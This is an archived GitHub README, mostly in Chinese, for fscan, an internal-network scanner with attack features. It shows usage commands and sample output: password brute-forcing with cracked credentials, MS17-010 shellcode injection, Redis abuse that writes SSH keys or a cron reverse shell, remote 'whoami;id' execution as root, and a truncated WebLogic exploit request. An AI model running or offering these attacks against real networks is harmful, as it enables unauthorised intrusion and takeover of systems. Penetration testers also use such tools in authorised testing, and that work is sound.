

GitHub - shadow1ng/fscan: 一款内网综合扫描工具，方便一键自动化、全方位漏扫扫描。(An intranet comprehensive scanning tool, enabling one-click automated, all-round vulnerability scanning)

By ZacharyZcR

Archived: 2026-04-05 12:52:55 UTC

[English](#)

0x01 简介

一款内网综合扫描工具，方便一键自动化、全方位漏扫扫描。

0x02 主要功能

1. 信息搜集

- 基于ICMP的主机存活探测：快速识别网络中的活跃主机设备
- 全面的端口扫描：系统地检测目标主机的开放端口情况

2. 爆破功能

- 常用服务密码爆破：支持SSH、SMB、RDP等多种协议的身份认证测试
- 数据库密码爆破：覆盖MySQL、MSSQL、Redis、PostgreSQL、Oracle等主流数据库系统

3. 系统信息与漏洞扫描

- 网络信息收集：包括NetBIOS探测和域控制器识别
- 系统信息获取：能够读取目标系统网卡配置信息
- 安全漏洞检测：支持MS17-010等高危漏洞的识别与检测

4. Web应用探测

- 网站信息收集：自动获取网站标题信息
- Web指纹识别：可识别常见CMS系统与OA框架
- 漏洞扫描能力：集成WebLogic、Struts2等漏洞检测，兼容XRay POC

5. 漏洞利用模块

- Redis利用：支持写入公钥或植入计划任务
- SSH远程执行：提供SSH命令执行功能

- MS17-010利用：支持ShellCode注入，可实现添加用户等操作

6. 辅助功能

- 扫描结果存储：将所有检测结果保存至文件，便于后续分析

0x03 使用说明

完整功能介绍、使用说明及最新更新请访问我们的官方网站。

官方网站

<https://fscan.club/>

访问官网获取：

- 详细功能文档
- 使用教程
- 最新版本下载
- 常见问题解答
- 技术支持

编译说明

```
# 基础编译
go build -ldflags="-s -w" -trimpath main.go

# UPX压缩（可选）
upx -9 fscan
```

系统安装

```
# Arch Linux
yay -S fscan-git
# 或
paru -S fscan-git
```

0x04 运行截图

fscan.exe -h 192.168.x.x (全功能、ms17010、读取网卡信息)

```
Windows PowerShell
PS D:\tools\fscan> .\fscan.exe -h 192.168.1.13

FORWARD THE ZEPHYRUS OF THE WORLD
[ASCII ART]
(ICMP) Target '192.168.1.13' is alive
192.168.1.13:21 open
192.168.1.13:22 open
192.168.1.13:1433 open
192.168.1.13:1521 open
192.168.1.13:3306 open
192.168.1.13:5432 open
192.168.1.13:6379 open
192.168.1.13:9000 open
192.168.1.13:11211 open
192.168.1.13:27017 open
WebTitle:http://192.168.1.13:9000 200 None
Redis:192.168.1.13:6379 unauthorized
Memcached:192.168.1.13:11211 unauthorized
Redis:192.168.1.13:6379 like can write /root/.ssh/
Redis:192.168.1.13:6379 like can write /var/spool/cron/
mysql:192.168.1.13:3306:root 123456
mssql:192.168.1.13:1433:sa admin123A
SSH:192.168.1.13:22:root admin123
FTP:192.168.1.13:21:admin 123456
scan end
```

```
PS D:\tools\fscan> .\fscan.exe -h 192.168.1.11

FORWARD THE ZEPHYRUS OF THE WORLD
[ASCII ART]
(ICMP) Target '192.168.1.11' is alive
192.168.1.11:135 open
192.168.1.11:445 open
NetInfo:
[*]192.168.1.11
  [->r00t-8cb39e3121
  [->]192.168.1.11
192.168.1.11 MS17-010 (Windows Server 2003 3790 Service Pack 2)
```

fscan.exe -h 192.168.x.x -rf id_rsa.pub (redis 写公钥)

```
Windows PowerShell
PS D:\tools\fscan> .\fscan.exe -h 192.168.1.13 -rf id_rsa.pub

[ICMP] Target '192.168.1.13' is alive
192.168.1.13:22 open
192.168.1.13:21 open
192.168.1.13:1433 open
192.168.1.13:1521 open
192.168.1.13:3306 open
192.168.1.13:5432 open
192.168.1.13:6379 open
192.168.1.13:9000 open
192.168.1.13:11211 open
192.168.1.13:27017 open
WebTitle:http://192.168.1.13:9000 200 None
Redis:192.168.1.13:6379 unauthorized
Memcached:192.168.1.13:11211 unauthorized
Redis:192.168.1.13:6379 like can write /root/.ssh/
192.168.1.13:6379 SSH public key was written successfully
Redis:192.168.1.13:6379 like can write /var/spool/cron/
mysql:192.168.1.13:3306:root 123456
mssql:192.168.1.13:1433:sa admin123A
SSH:192.168.1.13:22:root admin123
FTP:192.168.1.13:21:admin 123456
scan end
```

fscan.exe -h 192.168.x.x -c "whoami;id" (ssh 命令)

```
Windows PowerShell
PS D:\tools\fscan> .\fscan.exe -h 192.168.1.13 -c "whoami;id"

[ICMP] Target '192.168.1.13' is alive
192.168.1.13:22 open
192.168.1.13:21 open
192.168.1.13:1433 open
192.168.1.13:3306 open
192.168.1.13:1521 open
192.168.1.13:5432 open
192.168.1.13:6379 open
192.168.1.13:9000 open
192.168.1.13:11211 open
192.168.1.13:27017 open
Redis:192.168.1.13:6379 unauthorized
Memcached:192.168.1.13:11211 unauthorized
WebTitle:http://192.168.1.13:9000 200 None
Redis:192.168.1.13:6379 like can write /root/.ssh/
Redis:192.168.1.13:6379 like can write /var/spool/cron/
mysql:192.168.1.13:3306:root 123456
mssql:192.168.1.13:1433:sa admin123A
SSH:192.168.1.13:22:root admin123
root
用户id=0(root) 组id=0(root) 组=0(root)

FTP:192.168.1.13:21:admin 123456
scan end
PS D:\tools\fscan> |
```

fscan.exe -h 192.168.x.x -p80 -proxy http://127.0.0.1:8080 一键支持xray的poc

```

password file
-rf string
redis file to write sshkey file (as: -rf id_rsa.pub)
-rs string
redis shell to write cron file (as: -rs 192.168.1.1:6666)
-t int
Thread nums (default 200)
-time int
Set timeout (default 3)
-user string
username
-userf string
username file, a.n
-wt int
Set web timeout (default 3)
PS D:\tools\fscan\Releases> .\fscan_upx32.exe -h 192.168.1.1 -p 80 -proxy http://127.0.0.1:8080

scan start
(ICMP) Target '192.168.1.1' is alive
icmp alive hosts len is: 1
192.168.1.1:80 open
WebTitle:http://192.168.1.1:80 200 中国电信智能网关
scan end
PS D:\tools\fscan\Releases>
  
```

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Ext |
|-----|--------------------|--------|--------------------------------------|--------|--------|--------|--------|-----------|-----|
| 316 | http://192.168.1.1 | POST | /wls-wsat/CoordinatorPortType | | ✓ | 404 | 123 | text | |
| 315 | http://192.168.1.1 | GET | /jsrpc.php?type=0&mode=1&meth... | | ✓ | 404 | 123 | text | php |
| 314 | http://192.168.1.1 | POST | /wls-wsat/CoordinatorPortType | | ✓ | 404 | 123 | text | |
| 313 | http://192.168.1.1 | POST | /password_change.cgi | | ✓ | 404 | 123 | text | cgi |
| 312 | http://192.168.1.1 | GET | /zabbix.php?action=dashboard.view... | | ✓ | 404 | 123 | text | php |
| 311 | http://192.168.1.1 | POST | /wls-wsat/CoordinatorPortType | | ✓ | 404 | 123 | text | |
| 310 | http://192.168.1.1 | POST | /_async/AsyncResponseService | | ✓ | 404 | 123 | text | |
| 309 | http://192.168.1.1 | GET | /console/images/%252E/console.p... | | ✓ | 404 | 123 | text | |
| 308 | http://192.168.1.1 | GET | /uddiexplorer/SearchPublicRegist... | | ✓ | 404 | 123 | text | jsp |
| 307 | http://192.168.1.1 | POST | /wls-wsat/CoordinatorPortType | | ✓ | 404 | 123 | text | |
| 306 | http://192.168.1.1 | GET | /wsjapi/saveYZFile?fileName=test... | | ✓ | 404 | 123 | text | |
| 305 | http://192.168.1.1 | GET | /wsjapi/saveYZFile?fileName=test... | | ✓ | 404 | 123 | text | |

```

Request
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.1.1:80
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWe...
Content-Length: 871
Content-Type: text/xml
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope xmlns:soapenv="http://schemas...
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com...
<java>
<void class="java.lang.Thread" method="c...
<void method="getCurrentWork">
<void method="getResponse">
<void method="getServletOutputStream...
  
```

fscan.exe -h 192.168.x.x -p 139 (netbios探测、域控识别,下图的[+]DC代表域控)

```

start vulscan
[*] 192.168.1.169 WORKGROUP\DESKTOP-A4CT5VT
[*] 192.168.1.6 WORKGROUP\DESKTOP-02U53NE
[*] 192.168.1.93 WORKGROUP\PC-20201010ANCN Windows 10 Enterprise LTSC 2019 17763
[*] 192.168.1.85 WORKGROUP\PC-20190601TRDE Windows 10 Enterprise LTSC 2019 17763
[*] 192.168.1.57 [+]DC ART\WWW Windows Server 2012 R2 Standard 9600
[*] 192.168.1.185 WORKGROUP\DESKTOP-7THE95C Windows 10 Enterprise 10240
[*] 192.168.1.66 WORKGROUP\PC-20190806AWLT Windows 10 Enterprise LTSC 2019 17763
[*] 192.168.1.135 WORKGROUP\HXT-PC Windows 10 Enterprise 10240
[*] 192.168.1.59 ART\YU1 Windows 7 Professional 7601 Service Pack 1
[*] 192.168.1.45 WORKGROUP\ADMIN-PC Windows 7 Professional 7601 Service Pack 1
[*] 192.168.1.111 WORKGROUP\USER-HBLAN167EP Windows 7 Ultimate 7601 Service Pack 1
已完成 12/12
scan end
PS D:\tools\fscan> go run .\main.go -h 192.168.1.1/24 -p 139
  
```

go run .\main.go -h 192.168.x.x/24 -m netbios(-m netbios时,才会显示完整的netbios信息)

```

-----
HXT-PC U Workstation Service
WORKGROUP G Domain Name
HXT-PC U Server Service
WORKGROUP G Browser Service Elections
-----
Windows 10 Enterprise 10240|Windows 10 Enterprise 6.3
NetBIOS domain name : HXT-PC
NetBIOS computer name : HXT-PC
DNS domain name : HXT-PC
DNS computer name : HXT-PC

[*] 192.168.1.45 WORKGROUP\ADMIN-PC Windows 7 Professional 7601 Service Pack 1
-----
ADMIN-PC U Server Service
ADMIN-PC U Workstation Service
WORKGROUP G Domain Name
WORKGROUP G Browser Service Elections
WORKGROUP U Master Browser
00_/_MSBROWSE_/_

Windows 7 Professional 7601 Service Pack 1|Windows 7 Professional 6.1
NetBIOS domain name : WIN-45A4Q8SL723
NetBIOS computer name : WIN-45A4Q8SL723
DNS domain name : admin-PC
DNS computer name : admin-PC

已完成 13/13
scan end
PS D:\tools\fscan> go run .\main.go -h 192.168.1.1/24 -m netbios
  
```

go run .\main.go -h 192.0.0.0/8 -m icmp(探测每个C段的网关和数个随机IP,并统计top 10 B、C段存活数量)

```
Windows PowerShell
[icmp] Target 192.255.251.1 is alive
[icmp] Target 192.255.238.1 is alive
[icmp] Target 192.255.250.1 is alive
[icmp] Target 192.255.240.1 is alive
[icmp] Target 192.255.245.1 is alive
[icmp] Target 192.253.252.5 is alive
[icmp] Target 192.255.244.1 is alive
[icmp] Target 192.255.254.1 is alive
[icmp] Target 192.255.235.221 is alive
[icmp] Target 192.255.235.91 is alive
[*] LiveTop 192.177.0.0/16 段存活数量为: 1021
[*] LiveTop 192.181.0.0/16 段存活数量为: 754
[*] LiveTop 192.0.0.0/16 段存活数量为: 698
[*] LiveTop 192.185.0.0/16 段存活数量为: 665
[*] LiveTop 192.99.0.0/16 段存活数量为: 632
[*] LiveTop 192.180.0.0/16 段存活数量为: 546
[*] LiveTop 192.136.0.0/16 段存活数量为: 430
[*] LiveTop 192.169.0.0/16 段存活数量为: 360
[*] LiveTop 192.182.0.0/16 段存活数量为: 347
[*] LiveTop 192.162.0.0/16 段存活数量为: 320
[*] LiveTop 192.158.235.0/24 段存活数量为: 10
[*] LiveTop 192.124.175.0/24 段存活数量为: 10
[*] LiveTop 192.151.28.0/24 段存活数量为: 10
[*] LiveTop 192.136.195.0/24 段存活数量为: 10
[*] LiveTop 192.162.48.0/24 段存活数量为: 10
[*] LiveTop 192.177.28.0/24 段存活数量为: 10
[*] LiveTop 192.136.242.0/24 段存活数量为: 10
[*] LiveTop 192.177.38.0/24 段存活数量为: 10
[*] LiveTop 192.0.54.0/24 段存活数量为: 10
[*] LiveTop 192.190.144.0/24 段存活数量为: 10
[*] Icmp alive hosts len is: 13990
scan end
PS D:\tools\fscan> go run .\main.go -h 192.1.1.1/8 -m icmp
```

新的展示

如您在使用本工具的过程中存在任何非法行为，您需自行承担相应后果，我们将不承担任何法律及连带责任。

在安装并使用本工具前，请您**务必审慎阅读、充分理解各条款内容**，限制、免责条款或者其他涉及您重大权益的条款可能会以加粗、加下划线等形式提示您重点注意。

除非您已充分阅读、完全理解并接受本协议所有条款，否则，请您不要安装并使用本工具。您的使用行为或者您以其他任何明示或者默示方式表示接受本协议的，即视为您已阅读并同意本协议的约束。

0x06 404StarLink 2.0 - Galaxy




Starlink

fscan 是 404Team [星链计划2.0](#) 中的一环，如果对fscan 有任何疑问又或是想要找小伙伴交流，可以参考星链计划的加群方式。

- <https://github.com/knownsec/404StarLink2.0-Galaxy#community>

演示视频 [【安全工具】5大功能，一键化内网扫描神器——404星链计划fscan](#)

0x07 Star Chart



0x08 捐赠

如果你觉得这个项目对你有帮助，你可以请作者喝饮料 [🍷 点我](#)

0x09 安全培训



学网络安全，就选玲珑安全！专业漏洞挖掘，精准定位风险；助力技能提升，塑造安全精英；玲珑安全，为您的数字世界保驾护航！

在线免费学习网络安全，涵盖src漏洞挖掘，0基础安全入门。适用于小白，进阶，高手：

<https://space.bilibili.com/602205041>

玲珑安全往期学员报喜🎉: <https://www.ifhsec.com/list.html>

玲珑安全漏洞挖掘培训学习联系微信: linglongsec

0x10 参考链接

<https://github.com/Adminisme/ServerScan>

<https://github.com/netxfly/x-crack>

<https://github.com/hack2fun/Gscan>

<https://github.com/k8gege/LadonGo>

<https://github.com/jjf012/gopoc>

Source: <https://github.com/shadow1ng/fscan>